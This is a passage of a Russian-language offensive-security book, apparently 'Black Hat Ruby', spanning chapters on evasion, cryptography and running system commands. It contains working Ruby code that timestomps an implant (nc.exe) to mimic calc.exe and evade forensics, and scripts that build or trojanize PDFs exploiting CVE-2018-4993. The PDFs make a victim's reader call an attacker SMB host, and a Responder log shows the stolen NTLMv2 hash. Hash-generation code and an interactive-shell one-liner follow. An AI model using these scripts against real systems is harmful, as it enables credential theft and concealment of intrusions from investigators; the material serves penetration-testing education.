Как вы можете видеть, мы нашли уязвимую службу с незаключённой в кавычки уязвимостью, и она доступна для записи, поэтому мы можем перехватить или заменить её. Пока не беспокойтесь об использовании WMI и OLE. Мы рассмотрим эту тему в главе 8.

Манипулирование метками времени файлов (Timestomping)

Манипулирование метками времени файла (timestomping) — это техника изменения дат создания, модификации и доступа к файлу, чтобы обмануть криминалистов-исследователей и инструменты анализа файлов. Эта техника используется многими субъектами угроз и APT при внедрении своего вредоносного ПО для получения точек опоры. С помощью Ruby давайте проверим статус файла некоторых оригинальных бинарников системы (например, calc.exe, notepad.exe, msconfig.exe и т.д.):

```
>> File.stat 'C:\Windows\System32\msconfig.exe'
=> #<File::Stat
dev=0x2,
ino=562949953644793,
mode=0100755 (file rwxr-xr-x),
nlink=2,
uid=0,
gid=0,
rdev=0x2,
size=163840,
blksize=nil,
blocks=nil,
atime=2018-08-28 10:17:11 +0300 (1535440631),
mtime=2018-04-11 23:29:39 +0300 (1523478579),
ctime=2018-04-11 23:29:39 +0300 (1523478579)>
```

Метод File.stat() возвращает объект stat, содержащий все атрибуты файла, включая права доступа к файлу, размер, время доступа, модификации, создания и многое другое. Из приведённого выше кода вы можете скопировать время доступа (atime), время модификации (mtime) и время создания (ctime) и присвоить те же значения вашему вредоносному ПО (импланту). Чтобы сделать это, я создам простой метод и назову его time_stoper() для этой задачи.

```
def time_stoper(src_file, dst_file)
  File.utime(File.atime(src_file), File.ctime(src_file), dst_file)
end

src_file = 'C:\Windows\System32\calc.exe'
dst_file = 'nc.exe'

time_stoper(src_file, dst_file)
```

```
puts "Create: #{File.ctime(dst_file)}"
puts "Access: #{File.atime(dst_file)}"
puts "Modify: #{File.mtime(dst_file)}"
```

Листинг 5-9: timestomper.rb

Как только вы запустите скрипт, вы увидите, что метка времени вашего вредоносного файла изменилась, как показано в следующем выводе:

```
$ ruby timestomper.rb
Create: 2019-04-17 18:21:55 +0300
Access: 2018-04-11 12:16:04 +0300
Modify: 2018-04-11 23:29:46 +0300
```

Мы успешно обновили даты доступа и модификации, но не дату создания, поскольку метод File.utime() не поддерживает обновление даты создания. К сожалению, Ruby вместе со всеми языками программирования не изменяет дату создания по умолчанию. Вам нужно обратиться к системным API для этого. В этом случае есть два способа работать с API Windows. Первый — вручную загрузить kernel32 Windows, а затем использовать функции CreateFile и SetFileTime (https://docs.microsoft.com/en-us/windows/desktop/api/fileapi/nf-fileapi-setfiletime). Или вы можете установить gem win32-file (https://github.com/chef/win32-file), который делает monkey-patch класса File, чтобы он обрабатывал все сложности Windows за вас. Первый вариант выходит за рамки этой главы, поэтому мы воспользуемся вторым.

Установка gem win32-file

```
PS C:\> gem install win32-file
```

Создадим наш скрипт timestomper следующим образом:

```
require 'win32-file'

def time_stoper(src_file, dst_file)
  File.ctime(dst_file, File.ctime(src_file))
  File.atime(dst_file, File.atime(src_file))
  File.mtime(dst_file, File.mtime(src_file))
end

src_file = 'C:\Windows\System32\calc.exe'
dst_file = 'nc.exe'
```

```
time_stoper(src_file, dst_file)

puts "Create: #{File.ctime(dst_file)}"
puts "Access: #{File.atime(dst_file)}"
puts "Modify: #{File.mtime(dst_file)}"
```

Листинг 5-10: timestomper-win.rb

Наконец, результат будет как ожидалось. Нам удалось изменить дату создания, чтобы она точно совпадала с датой Windows-бинарника, с которого мы скопировали даты:

```
$ ruby timestomper-win.rb
Create: 2018-04-11 23:29:46 +0300
Access: 2018-04-11 12:16:04 +0300
Modify: 2018-04-11 23:29:46 +0300
```

Контрабанда NTLM-хэша с помощью вредоносного PDF

Вредоносные PDF-файлы веками использовались для получения точек опоры путём компрометации конечных пользователей. Формат PDF известен своими возможностями и гибкостью, облегчающими множество функций помимо печати текста и изображений. В целом, приложения для чтения PDF всегда были отличным местом для исследований вплоть до сегодняшнего дня.

В 2018 году было опубликовано новое исследование об использовании PDF-файла для кражи учётных данных NTLM (https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/) путём вызова удалённого общего файла через SMB, что неявно отправляет NTLM-хэш на SMB-сервер, как только файл открывается, без использования каких-либо шеллкодов или даже взаимодействия с пользователем. Уязвимость (CVE-2018-4993) опирается на функцию в словарях PDF, которая использует AdditionalAction (AA). Это позволяет PDF вызывать удалённый файл без взаимодействия с пользователем или подсказок. Я нашёл эту уязвимость интересным примером того, как исследователь может создавать PDF-файлы в Ruby.

Кроме того, эта уязвимость затронула почти все известные продукты для чтения PDF на Windows и macOS, такие как Adobe и Foxit. Я нашёл публичные эксплойты, которые используют сырую строку PDF для ручного назначения удалённого файла. Однако я не увидел практичного способа представить корректно сформированный, чистый и стабильный эксплойт для всех случаев.

В этом примере мы создадим легитимный PDF-файл, включающий наш эксплойт. Сначала установим один из лучших Ruby gems для работы с PDF-файлами под названием

hexapdf (https://github.com/gettalong/hexapdf).

Установка gem Hexapdf

```
$ gem install hexapdf
```

Для покрытия всех потребностей давайте построим PDF-файл с нуля и добавим AdditionalAction с требуемым действием, вызывающим удалённый общий файл с SMB-сервера.

Сначала откройте другой терминал для запуска SMB-сервера, например Responder (https://github.com/lgandx/Responder):

```
./Responder.py -I wlsl
```

Затем создайте ваш вредоносный PDF, как показано в следующем примере.

```
require 'hexapdf'

doc = HexaPDF::Document.new
doc.pages.add
canvas = doc.pages.add.canvas
canvas.font('Helvetica', size: 48)
canvas.text("Black Hat Ruby", at: [0, 500])

doc.pages[0][:AA] = {
  O: {
    Type: :Action,
    F: "\\\\192.168.100.10\\puppy",
    S: :GoToE,
    D: [doc.pages[0], :Fit],
  }
}

doc.write("bhr-ntlm.pdf")
```

Листинг 5-11: badpdf.rb

Это создаст PDF-файл, содержащий две страницы. Первая страница — пустая страница, содержащая наш payload, вторая страница содержит текст «Black Hat Ruby». На этом этапе мы начинаем эксплуатировать саму уязвимость, добавляя словарь AA к первой странице с действием вызова (GoTo) удалённого файла на IP-адресе атакующего.

Как только вы запустите скрипт, отправьте файл на целевую машину и ждите обратного вызова в терминале Responder, чтобы увидеть что-то похожее на следующий пример:

```
# ./Responder.py -I wlsl
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.100.96
[SMB] NTLMv2-SSP Username : DESKTOP-B2U44BE\KING
[SMB] NTLMv2-SSP Hash     : KING::DESKTOP-B2U44BE:1122334455667788:6635826622
705CAA590395AE89:010100000000000AB6BE6D506F7D40175E673B14F0C5FA0000000000200
A0053004D0042003100320001000A0053004D0042003100320004000A0053004D004200310032
0003000A...
000100000000000000000000000000000000000000000900260063006900660073002F0031003
90032002E00310036003800 2E00310030003000 2E00310030000000000000000000
[SMB] Requested Share : \\192.168.100.10\PUPPY
```

Другой сценарий, который нужно покрыть, — использование существующего чистого PDF-файла, который у нас уже есть, и внедрение в него нашего payload:

```
require 'hexapdf'

mal_pdf = HexaPDF::Document.new
cln_pdf = HexaPDF::Document.open(ARGV[0])

cln_pdf.pages.each {|page| mal_pdf.pages << mal_pdf.import(page)}

mal_pdf.pages.add
mal_pdf.pages[1][:AA] = {
  O: {
    Type: :Action,
    F: "\\\\192.168.100.10\\puppy",
    S: :GoToE,
    D: [mal_pdf.pages[0], :Fit],
  }
}

mal_pdf.write("bhr-unclean.pdf")
```

Листинг 5-12: badpdf-clone.rb

Этот скрипт открывает чистый PDF-файл, который мы уже используем или создали ранее, чтобы клонировать его в новый файл. Он добавляет наше действие (payload) на

новую пустую страницу в конце файла. Я создал чистый файл в лабораторных файлах под названием «bhr-clean.pdf» для практики; он создан MS-office и извлечён как PDF.

```
$ ruby badpdf-clone.rb bhr-clean.pdf
```

Этот скрипт сгенерирует новый файл «bhr-unclean.pdf», который нужно отправить на целевую машину.

Глава 6. Криптография

Криптография — одна из тех тем, у которых, возможно, есть начало, но точно нет конца. По сути, любая обработка данных, изменяющая исходный смысл для скрытия исходных данных, является шифрованием.

В этой главе мы быстро рассмотрим наиболее частые применения шифрования в нашей повседневной жизни как хакеров, не углубляясь в научную часть.

Стеганография

Стеганография — древняя и огромная тема. По сути, это искусство скрытия информации в другом формате представления: тексте, изображениях, аудио, видео или протоколах. Я покажу вам простой и базовый способ скрыть и восстановить файл в изображениях.

Смотрите следующей пример.

```
file1, file2, file3 = ARGV
orig_file = File.read(file1)
sec_file = File.read(file2)
separator = "*ee----memmm=[#{file2}]-==============*"

output = [orig_file, separator, sec_file]

File.open(file3, 'wb') do |stg|
  output.each do |f|
    stg.puts f
  end
end
```

Листинг 6-1: steganor.rb

Он принимает три аргумента командной строки: изображение, секретный файл и имя выходного файла, как показано ниже.

```
$ ruby steganor.rb image.png secret.pdf steg.png
```

Этот скрипт просто читает первый файл (изображение) и второй файл (скрываемый файл) и соответственно записывает их в третий файл (steg.png). Он разделяет первые два файла строкой-разделителем, которая содержит имя секретного файла. Конечно, этот пример примитивен и может быть гораздо сложнее и изощрённее при использовании алгоритмов стеганографии (https://github.com/scholtes/steganography). Однако этот способ сохраняет заголовки обоих файлов чистыми, поэтому когда вы кликните по

сгенерированному файлу «steg.png», вы увидите изображение. В то же время вы можете изменить имя файла и его расширение на «.pdf», а затем открыть файл, чтобы увидеть скрытый PDF.

Первый вопрос: как это может работать с обеих сторон? Как читатель PDF откроет часть PDF, как только вы измените расширение файла? Ответ: потому что при изменении расширения назначенное приложение пройдётся по всему двоичному файлу в поисках заголовка PDF и начнёт читать с этого места, пока не найдёт конец.

Второй вопрос: что, если оба файла — PNG? Тогда ответ: вы не сможете открыть секретное изображение таким способом, но вы можете извлечь его, а затем открыть с помощью следующего скрипта.

```
steg_file = File.read(ARGV[0]).force_encoding("BINARY")
separator = steg_file[/(\*.*\*)/]
secretname = separator[/\[(.*?)\]/, 1]
output, secret = steg_file.split(separator)
File.open("#{secretname}", 'wb') {|file| file.print(secret)}
```

Листинг 6-2: unsteganor.rb

Скрипт извлечения читает сгенерированный из «steganor.rb» файл как двоичный и ищет строку-разделитель с помощью регулярного выражения. Он извлекает имя файла из разделителя, чтобы назвать скрытый файл для записи на диск. Он использует разделитель, чтобы разбить двоичный файл, где файл скрыт во второй части разделителя.

Не останавливайтесь на этом: стеганографию можно вывести на следующий уровень, где вы сможете внедрять вредоносные данные, такие как XSS-пейлоады, в метаданные изображений и их содержимое (https://github.com/Hood3dRobln/OhNo).

Генерация хэшей

Хэши обычно используются для контроля целостности данных и часто встречаются как пароли пользователей в базах данных. Например, мы не можем просто попытаться обратить алгоритм. Вместо этого мы генерируем хэши из списков паролей и сравниваем их с текущим хэшем.

В Ruby есть модуль Digest, содержащий все алгоритмы хэширования, такие как MD5, SHA1 и типы SHA2. Все эти классы содержат общие методы класса, такие как метод base64digest(), который возвращает строку в кодировке base64 от хэша, и метод hexdigest(), который возвращает шестнадцатеричное значение хэша.

Примечание: Мы будем использовать один и тот же пароль «BlackHat@Offensive-Ruby» для остальной части этой главы.

Генерация MD5-хэша

```
>> require 'digest'
>> password = 'BlackHat@Offensive-Ruby'
>> Digest::MD5.hexdigest(password)
=> "4d443189870432a2bf0dc502070c19b7"
```

Генерация SHA1-хэшей

```
>> Digest::SHA1.hexdigest(password)
=> "6713088c565d0619acd828fcc27785d2b44dc276"
```

Генерация SHA2-хэшей

```
>> Digest::SHA256.hexdigest(password)
=> "7212392241cec633fec12e0456d22aacb2a310bc70e186e7e066ad151a045c1b"

>> Digest::SHA384.hexdigest(password)
=> "42edc37a86bc3bc9ffa6037ee539a7f19d244387003ebdea47b89d737cfed9e5a80effe8
a8a5850fcbd7e95a075d2e18"

>> Digest::SHA512.hexdigest(password)
=> "273f3003ce47310a75fb8e48de833228f3665949fc92907a052bb57d42f0a9bd3ea2b8f20
fc6c666da655d95c3079fdb581dba9d842a2e7c67b0d8e61f1785c7"
```

Генерация хэшей паролей Linux

Пароли Linux хранятся в «/etc/shadow» и представляют собой не что иное, как строку, захэшированную MD5 или SHA, с солью (salt) (https://en.wikipedia.org/wiki/Salt_(cryptography)). В Ruby есть известный способ сделать это с помощью метода string#crypt, как показано в следующем примере.

```
>> salt = rand(36**8).to_s(36)
=> "1fjggsp"
>> shadow_hash = password.crypt("$6$" + salt)
=> "$6$1fjggsp$0GLtdZ030br.MdlyMPmm2wD9oQ5zZKM/fhZpSky5NnhQajqrTLj8jQjRHPrp9R
```

Однако этот способ не рекомендуется, поскольку он зависит от нативной функции библиотеки glibc#crypt() операционной системы, которая специфична для системы. Она

различается от одной операционной системы к другой и даже между версиями системы. Вместо этого мы воспользуемся не зависящим от операционной системы способом, как показано в следующем примере.

```
>> require 'digest/sha2'
>> salt = rand(36**8).to_s(36)
=> "1fjggsp"
>> shadow_hash = '$6$' + Digest::SHA2.hexdigest(password + salt)
=> "$6$1fjggsp$7d6ddbace7659d8127bf3f06775f235297279ffbf3f9e7476643716c9bbe2f4
```

Примечание: При взломе пароля вы должны использовать соль хэша, который пытаетесь взломать, вместо того чтобы генерировать её случайным образом.

Генерация LM-хэшей паролей Windows

Алгоритм работает следующим образом:

1. Преобразует все строчные буквы в прописные
2. Дополняет пароль до 14 символов NULL-символами
3. Разбивает пароль на два блока по 7 символов
4. Создаёт два ключа DES из каждого блока из 7 символов
5. DES-шифрует строку «KGS!@#$%» с этими двумя блоками
6. Наконец, объединяет две DES-зашифрованные строки.

```
def split7(str)
  str.scan(/.{1,7}/)
end

def gen_keys(str)
  split7(str).map do |str7|
    bits = split7(str7.unpack("B*")[0]).inject('') do |ret, tkn|
      ret += tkn + (tkn.gsub('1', '').size % 2).to_s
    end
    [bits].pack("B*")
  end
end

def apply_des(plain, keys)
  des = OpenSSL::Cipher::DES.new
  keys.map do |key|
    des.key = key
```

```
    des.encrypt.update(plain)
  end
end

def lm_hash(password)
  lm_magic = "KGS!@\#$%"
  keys = gen_keys(password.upcase[0, 13].ljust(14, "\0"))
  apply_des(lm_magic, keys).join
end
```

Листинг 6-3: lm_hash.rb

Примечание: Код в Листинге 6-3 взят из gem RubyNTLM (https://github.com/wimm/rubyntlm/blob/m и изменён так, чтобы принимать пароли длиннее 14 символов, игнорируя лишние символы вместо того, чтобы вызывать ошибку.

Генерация NTLMv1-хэшей паролей Windows

Алгоритм работает следующим образом:

1. Кодирует строку пароля в «UTF-16-LE»
2. Хэширует закодированный пароль через MD4.

```
>> require 'openssl'
>> ntlmv1 = OpenSSL::Digest::MD4.hexdigest(password.encode('UTF-
16LE'))
=> "70daa98d9ff84a0d9eb4d5674e22bb08"
```

Генерация NTLMv2-хэшей паролей Windows

Алгоритм работает следующим образом:

1. Хэшировать пароль через NTLMv1
    a. Кодирует строку пароля в «UTF-16-LE».
    b. Хэширует закодированный пароль через MD4.
2. HMAC-MD5 от имени пользователя и имени сервера

```
>> require 'openssl'
>> ntlmv1 = OpenSSL::Digest::MD4.hexdigest(password.encode('UTF-
16LE'))
>> username = "administrator".encode('UTF-16LE')
>> ntlmv2 = OpenSSL::HMAC.digest('MD5', ntlmv1, username)
=> "\x85^\x8DZ\"h\x1E\xB5+0\x16 \xD5\x98\x99l"
```

Генерация хэша пароля MySQL

База данных MySQL хэширует пароли своих пользователей с помощью хэша SHA1, переводит результат хэша в верхний регистр, а затем объединяет хэш с ведущим символом звёздочки «*».

Вы можете запросить пользователей и пароли MySQL с помощью запроса `SELECT user, authentication_string from mysql.user;` в клиенте MySQL.

```
>> '*' + Digest::SHA1.hexdigest(Digest::SHA1.digest(password)).upcase
=> "*54E8B99DF5907890BEBE760DF9DD7D7C70FB63BD"
```

Генерация хэшей паролей PostgreSQL

Хэши баз данных PostgreSQL заметно близки к MySQL, однако они используют алгоритм MD5 и объединяют пароль с именем пользователя, а затем префикс «md5»:

```
>> 'md5' + Digest::MD5.hexdigest(password + 'admin')
=> "md5a4a42f3d746bb6d6418eb7a62ab22ebf"
```

СИММЕТРИЧНОЕ ШИФРОВАНИЕ

Симметричное шифрование — это способ шифрования данных с помощью заранее определённого секретного ключа (пароля). И для процесса шифрования, и для процесса расшифровки должен быть один и тот же ключ.

В Ruby есть хорошо известная стандартная библиотека openssl::cipher (https://docs.ruby-lang.org/en/master/OpenSSL/Cipher.html), которая предоставляет интерфейсы к алгоритмам симметричного шифрования. Вы можете выполнить метод OpenSSL::Cipher.ciphers(), который вернёт массив всех поддерживаемых шифров. Общее правило написания вашего кода шифрования выглядит как в следующем примере.

```
cipher = OpenSSL::Cipher.new('<name>-<key length>-<mode>')
```

Где name — имя алгоритма шифрования (напр. AES), key — длина ключа шифрования (напр. 128), a mode — режим шифрования (напр. CBC), разделённые дефисами (-).

Стоит упомянуть, что есть несколько внешних Ruby-библиотек для симметричного шифрования, такие как gem symmetric-encryption (https://github.com/rocketjob/symmetric-encryption), который предоставляет API OpenSSL production-class и инструмент командной строки для симметричного шифрования.

Использование шифрования AES

Хотя AES-шифрование — один из самых важных алгоритмов в современной безопасности данных, мы должны дать ему практическое применение. В Ruby есть несколько способов создать шифр AES, дающих одинаковые результаты. Один из них описан выше: вызов класса OpenSSL::Cipher с передачей всех деталей в качестве начального аргумента (напр. OpenSSL::Cipher.new(‘AES-256-CBC’)). Другой способ — вызов AES с указанием длины бита и передачей типа шифра в качестве аргумента (напр. OpenSSL::Cipher::AES256.new(‘CBC’)). Последний способ — вызов класса OpenSSL::Cipher::AES с указанием длины битов и типа шифра, который мы и будем использовать в нашем примере.

```
require 'openssl'

data = 'BlackHatRuby Secret Mission: Go Hack The World!'
cipher = OpenSSL::Cipher::AES.new('256-CBC')
cipher.encrypt

key = cipher.random_key
iv = cipher.random_iv

encrypted = cipher.update(data) + cipher.final
```

Листинг 6-4: aes_encryptor.rb

Это генерирует строку, зашифрованную в 256-битном CBC AES с безопасным случайным ключом и начальным вектором. Вы можете заметить, что мы сгенерировали ключ и IV динамически. Это не идеально для большинства реальных сценариев, поскольку эти функции (cipher.random_key и cipher.random_iv) будут выполняться каждый раз при запуске вашего скрипта. И это делает извлечение ваших данных почти невозможным, если только вы не сохраняете и не извлекаете сгенерированные ключи и IV при каждом выполнении скрипта.

В большинстве случаев вам может понадобиться собственный пароль — что-то безопасное, но то, что вы можете запомнить или безопасно хранить, например наш долгоживущий пароль «BlackHat@Offensive-Ruby». Хотя это выглядит хорошим паролем, он длиной 23 байта, а мы используем AES256, который требует ключ длиной 32 байта (256/8=32). Следовательно, будет возвращена ошибка «ArgumentError: key must be 32 bytes». Чтобы решить эту проблему, мы можем использовать дайджест SHA256 — который возвращает строку из 32 байт, — чтобы захэшировать наш пароль Digest::SHA256.digest(“BlackHat@Offensive-Ruby”), а затем захардкодить его вместе со

значением iv в вашем коде или в файле конфигурации.

Это подводит нас к коду расшифровки, который логически противоположен, как в следующем примере.

```
decipher = OpenSSL::Cipher::AES.new('256-CBC')
decipher.decrypt

decipher.key = key
decipher.iv = iv

plain = decipher.update(encrypted) + decipher.final
```

Это всё, что вам в основном нужно для шифрования и расшифровки данных с помощью AES. Вы также можете столкнуться с чем-то похожим, но с изюминкой. Например, пока я работал над белым ящиком в рамках пентеста, я нашёл некоторое .Net-приложение, которое шифрует часть данных в HTTP-запросе с помощью шифрования Rijndael AES-128-CBC (https://www.lri.fr/~fmartignon/documenti/systemesecurite/5-AES.pdf) — предшественника AES, — и у меня был доступ к файлу конфигурации, в котором приложение хранит ключ и IV. Всё, что вам нужно изменить для шифрования и расшифровки, — это установить cipher.padding в 0.

АСИММЕТРИЧНОЕ ШИФРОВАНИЕ

В отличие от симметричного шифрования, которое опирается на парольную фразу (пароль), алгоритмы асимметричного шифрования в основном опираются на наличие открытого и закрытого ключей для шифрования и расшифровки данных. В некоторых алгоритмах это может быть сложнее, чем в других. Конечно, одно из самых известных асимметричных шифрований — RSA. Посмотрим, как мы можем его использовать.

Использование шифрования RSA

Сначала посмотрим, как мы зашифровываем и расшифровываем строку или файл с помощью RSA, на следующем примере.

```
>> require 'openssl'
>> data = 'Black Hat Ruby Secret!'
>> @rsa = OpenSSL::PKey::RSA.new(2048)
>> @encrypted = key.public_encrypt(data)
>> @decrypted = key.private_decrypt(encrypted)
```

В этом коде мы предполагаем, что отправитель — не вы, и отправитель будет шифровать данные с помощью вашего открытого ключа и отправлять их получателю. Для этого мы подключаем модуль OpenSSL, затем создаём объект RSA и шифруем данные открытым ключом с помощью метода экземпляра public_encrypt(). Конечно, вы можете расшифровать данные с помощью закрытого ключа, если вы отправитель, используя метод экземпляра private_encrypt(). Наконец, мы — как получатель — расшифровываем зашифрованное сообщение с помощью метода экземпляра private_decrypt().

Это был довольно простой, понятный код, верно? Но, если присмотреться к коду, где сейчас хранятся открытый и закрытый ключи? Они были сгенерированы и сохранены в объекте «rsa» во время создания экземпляра объекта. Объект «rsa» не используется совместно между отправителем и получателем. Объект «rsa» изменится, как только мы пересоздадим его — или перевыполним ваш скрипт, — что неявно сгенерирует новую пару ключей; следовательно, мы не сможем открыть зашифрованное сообщение. Так что эта демонстрация не применима ко всем реальным сценариям.

Что нам на самом деле нужно — хранить открытый ключ в файле для передачи и закрытый ключ — в другом файле для безопасного хранения. Это подводит нас к следующей части — генерации пар открытого и закрытого ключей RSA.

Генерация пар открытого и закрытого ключей RSA

Генерация пар ключей RSA — тривиальная задача в Ruby. Всё, что вам нужно, — создать новый экземпляр класса RSA, а затем вызвать метод экземпляра public_key() для открытого ключа и метод to_s(), или export(), или to_pem() — для закрытого ключа. Посмотрим, как мы можем сделать это в следующем примере.

```
>> require 'openssl'
>> rsa = OpenSSL::PKey::RSA.new(2048)
>> pub_key = rsa.public_key
>> prv_key = rsa.to_s
```

Теперь сохраните ключи в файлах с помощью методов File.write() или open() (По умолчанию Ruby генерирует ключи в формате PEM, поэтому вы можете создать файл закрытого ключа с расширением «pem») или любым другим удобным способом. Однако, как специалист по безопасности, меня беспокоит оставлять закрытый ключ вот так, незашифрованным. Любой, кто получит в руки закрытый ключ, сможет зашифровать и расшифровать наши секретные сообщения. Чтобы решить эту проблему, мы должны зашифровать закрытый ключ с помощью «симметричного шифрования», AES, возможно? Давайте быстро сделаем это.

```
>> require 'openssl'
```

```
>> rsa = OpenSSL::PKey::RSA.new(2048)
>> pub_key = rsa.public_key
>> cipher = OpenSSL::Cipher::AES256.new(:CBC)
>> prv_key = rsa.to_s(cipher, 'BlackHat@Offensive-Ruby')
```

Что мы здесь сделали: создали объект из класса «AES», а затем использовали его в методе to_s() вместе с нашим паролем для шифрования закрытого ключа. Теперь любой, кто получит доступ к файлу закрытого ключа, должен знать наш пароль (Мы применили концепции «Что-то, что у вас есть» и «Что-то, что вы знаете»), чтобы использовать закрытый ключ.

Генерация самозаверенных сертификатов

Если вы понимаете SSL-сертификаты, вы наверняка знаете, что генерация самозаверенного сертификата — это комбинация стандартов шифрования RSA, дайджеста хэша и X509. В лабораторном файле вы найдёте подробные шаги для ручного создания самозаверенного сертификата. Однако, чтобы показать простоту и элегантность Ruby, я покажу вам самый простой способ.

```
>> require 'webrick/ssl'
>> subject = ["CN", "www.blackhatruby.com"]
>> cert, rsa = WEBrick::Utils.create_self_signed_cert(2048, [subject], 'My Co
```

Верно: стандартные библиотеки Ruby имеют модуль WEBrick::Utils (https://docs.ruby-lang.org/en/master/WEBrick/Utils.html), содержащий метод create_self_signed_cert(). Он создаёт самозаверенный сертификат с заданным числом битов, данным CN издателя и комментарием для хранения в сертификате. Теперь вы дошли до этой точки и хотите экспортировать ваши пары ключей и/или ваш сертификат на диск, что подводит нас к следующей части.

Экспорт в форматы PEM, DER, PFX12

В большинстве случаев мы склонны хранить сгенерированные пары ключей или сертификаты в файлах для дальнейшего использования. В Ruby поведение по умолчанию таково, что объект хранит пары ключей или сертификат в формате PEM. Однако есть методы to_pem() и to_der() для преобразования из/в другие форматы (https://stackoverflow.com/questions/2968253).

Продолжая с предыдущими примерами, давайте быстро преобразуем наши пары ключей и сертификаты в различные форматы, такие как PEM, DER и PFX12.

```
>> rsa.public_key.to_pem
```

```
>> rsa.to_pem
>> rsa.to_pem(cipher, 'BlackHat@Offensive-Ruby')
>> rsa.to_der
>> cert.to_der
>> pfx = OpenSSL::PKCS12.create('P@ssw0rd', 'BlackHatRuby Cert', rsa, cert)
>> Base64.encode64(pfx.to_der)
```

Глава 7. Выполнение системных команд

В конце концов, компрометация систем — цель каждого хакера. Если подумать на секунду, мы взламываем шифрование, фишингуем пользователей, взламываем веб- и мобильные приложения, сетевые протоколы, делаем реверс-инжиниринг и эксплуатируем бинарники, чтобы, будем надеяться, получить контроль над системами. Контроль над системами даёт атакующим почти всё, что им нужно: от доступа и вмешательства в данные до пивотинга и горизонтального перемещения и многое другое.

У каждого языка есть свой способ выполнения системных команд операционной системы и получения их результатов. Как хакер, вы можете нуждаться в выполнении команд ОС по разным причинам: тестирование и эксплуатация удалённого выполнения команд (RCE), выполнение удалённого шелла или даже использование системных команд для специфичных для системы задач более простым способом, чем делать всё через сам язык.

В этой главе мы разберём несколько способов выполнения системных команд в Ruby и преимущества каждого способа. Кроме того, мы будем использовать Ruby, чтобы получить удалённый шелл системы разными способами.

ОПРЕДЕЛЕНИЕ ТЕКУЩЕЙ ОС

При написании специфичных для системы скриптов вам может понадобиться определить тип текущей системы и её архитектуру. Это может пригодиться не только для выполнения системных команд: это также помогает нам собирать информацию о системе во время оценки хоста после компрометации системы.

Есть несколько способов получить тип и/или версию текущей операционной системы. Каждый метод собирает разную информацию о системе.

Метод 1 | Использование модуля Gem

В модуле Gem есть класс platform, который собирает начальную информацию, такую как ОС и платформа, но давайте сначала посмотрим, как этот класс именует операционные системы.

- ОС Linux: Linux
- ОС Windows: mingw, cygwin, swin, bcewin, wince или emx — зависит от компилятора
- macOS: darwin или mac os

Кроме того, в модуле Gem есть метод класса win_platform?() для определения, является ли текущая ОС Windows или нет. Смотрите следующий пример.

```
>> Gem::Platform.local
=> #<Gem::Platform:0x02099af0 ... @cpu="x86", @os="mingw32", @version=nil>
>> Gem::Platform.local.os
=> "mingw32"
>> Gem::Platform.local.cpu
=> "x86"
>> Gem.win_platform?
=> true
```

Метод 2 | Использование постоянной переменной RUBY_PLATFORM

Постоянная переменная RUBY_PLATFORM по умолчанию является переменной, уже созданной в Ruby, которая содержит идентификатор платформы.

```
>> RUBY_PLATFORM # Ha Linux
=> "x86_64-linux-gnu"
>> RUBY_PLATFORM # Ha Windows
=> "i386-mingw32"
```

Метод 3 | Использование переменных окружения платформы

Модуль RbConfig хранит конфигурации интерпретатора Ruby во время сборки. Это означает, что информация хранится таким образом, что если вы используете скомпилированный скрипт, вы можете не получить точных результатов.

```
>> require 'rbconfig'
>> RbConfig::CONFIG["host_os"]
=> "mingw32"
>> RbConfig::CONFIG["arch"]
```

ВЫПОЛНЕНИЕ СИСТЕМНЫХ КОМАНД В RUBY

В Ruby есть много способов выполнения команд операционной системы. Каждый метод отличается от других с точки зрения обработки выполнения и его ответа. Когда я начал изучать Ruby, я обнаружил, что есть много способов выполнять системные команды в Ruby. Пытаясь понять разницу и когда использовать каждый из них, я наткнулся на множество обсуждений и вопросов на

StackOverflow (https://stackoverflow.com/questions/2232/calling-shell-commands-from-ruby/37329716#37329716). Один из ответов, что интересно, объяснял, как графически выбирать, что использовать. Для простоты я перерисовал его в рисунке 7-1.

Рисунок 7-1: Блок-схема выбора правильного метода выполнения команд

Блок-схема отвечает на следующие главные вопросы, которые вы можете задать, прежде чем выбирать правильный метод выполнения системных команд в Ruby:

- Собираетесь ли вы взаимодействовать с неинтерактивным шеллом, например NetCat?
- Вам нужен только STDOUT или также STDERROR? Или даже раздельный вывод?
- Насколько велик ваш вывод? Хотите ли вы держать весь результат в памяти?
- Хотите ли вы читать часть вывода, пока подпроцесс ещё работает?
- Нужны ли вам коды результатов?
- Нужен ли вам объект Ruby, который представляет процесс и позволяет убить его по требованию?

Хотя мы не будем здесь объяснять все методы (https://devwer.wordpress.com/2009/06/30/a-dozen-or-so-ways-to-start-sub-processes-in-ruby-part-1/), (https://devver.wordpress.com/2009/07/13/a-dozen-or-so-ways-to-start-sub-processes-in-ruby-part-2/), (https://devver.wordpress.com/2009/10/12/ru subprocesses-part-3/), я выберу самые важные, которые чаще всего используются.

Использование system() и exec()

Методы system() и exec() изначально приходят из модуля Kernel, который автоматически загружается в Ruby. Метод system() выполняет команды операционной системы в суб-шелле/подпроцессе и сохраняет выполнение основного процесса, когда тот завершается. Если выполнение вернёт код выхода 0, это означает, что команда была выполнена успешно, и метод system() вернёт true. Иначе он вернёт false, если только команда не упала, что заставляет метод system() вернуть nil.

Метод exec() заменяет родительский процесс процессом, выполненным через exec(). Поэтому ваш скрипт завершится, как только метод exec() выполнится, и не выполнит остальной код после exec(), и ваш скрипт тоже завершится.

Обычно мы используем методы system() и exec(), когда нам не нужно хранить выводы или ошибки выполненной команды. Хотя вы всё ещё можете вывести вывод команды в STDOUT.

Оба метода принимают один или более аргументов. Первый аргумент принимается как имя команды, а остальные передаются как параметры команде. Кроме того, вы можете

поместить команду и её аргументы целиком в первый аргумент. Смотрите следующий пример.

```
>> system('uname', '-a')
=> true
>> system('ls -la')
=> true
>> exec('pwd') # это завершит процесс Pry (родительский процесс)
```

Получение интерактивного шелла — PTY Spawn

Один из самых частых шагов, которые хакеры делают, когда получают неинтерактивный шелл, — использование метода python pty.spawn() для получения интерактивного шелла. Нам нужен интерактивный шелл для работы с интерактивными командами Linux, такими как passwd, vim и т.д. В Ruby вам не нужно заходить так далеко. Всё, что вам нужно, — использовать метод system() или exec() с опцией «bash -i», чтобы запустить интерактивный режим bash, а затем сказать bash перенаправить STDERR в STDOUT. Смотрите следующий пример и рисунок 7-2.

```
$ ruby -e "system('/bin/bash -i 2>&1')"
```

Рисунок 7-2: Запуск интерактивной bash-сессии

Использование %x{} и обратных кавычек (“)

